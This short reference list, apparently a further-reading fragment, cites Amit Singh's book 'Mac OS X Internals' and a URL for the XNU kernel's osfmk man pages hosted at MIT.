- "Mac OS X Internals", Amit Singh.
- http://web.mit.edu/darwin/src/modules/xnu/osfmk/man/.